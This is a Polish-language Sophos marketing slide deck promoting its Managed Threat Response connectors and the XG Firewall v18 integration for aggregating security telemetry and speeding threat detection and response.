
Dokładniejsze możliwości działania w celu zapobiegania zagrożeniom, wykrywania ich i reagowania na nie

Problem

- Wyciszone narzędzia utrudniają operatorom bezpieczeństwa uzyskanie widoczności w całym przedsiębiorstwie
- Operatorzy są zmuszeni do przestawiania się z konsoli na konsolę w celu weryfikacji zagrożeń, wydłuża to czas dochodzenia i spowalnia reakcje

Rozwiązanie

- Konektory MTR agregują dane telemetryczne z wielu źródeł i programowo serwują je operatorom bezpieczeństwa, gdy tego potrzebują
- Zapobiega, wykrywa i reaguje w firmach, które integrują punkty końcowe, sieć, chmurę i inne dane w celu powstrzymania najbardziej wyrafinowanych ataków



MTR Connector: XG Firewall v18



- Zapobiegaj, wykrywaj i reaguj na zagrożenia w sieci i punkcie końcowym
- Telemetria sieci, taka jak zdarzenia ATP i IPS, umożliwia operatorom MTR identyfikację nowych wskaźników zagrożenia (IoC) i wskaźników ataku (IoA)
- Dostępne dla klientów, którzy zarządzają swoimi XG Firewall poprzez Sophos Central i korzystają z XG Central Firewall Reporting

KORZYŚCI BIZNESOWE związane z użyciem CIXA z EDR i MTR

- Zgodność z danymi dotyczącymi wykrywania, zapobiegania i kryminalistyki
- Zaawansowana ochrona przed złośliwym oprogramowaniem (również nieznanym) - wykrywanie na różnych etapach i natychmiastowa reakcja
- Zwiększenie wydajności użytkowników - mniej infekcji, zdalna reakcja



Pytania?



SOPHOS
Cybersecurity evolved.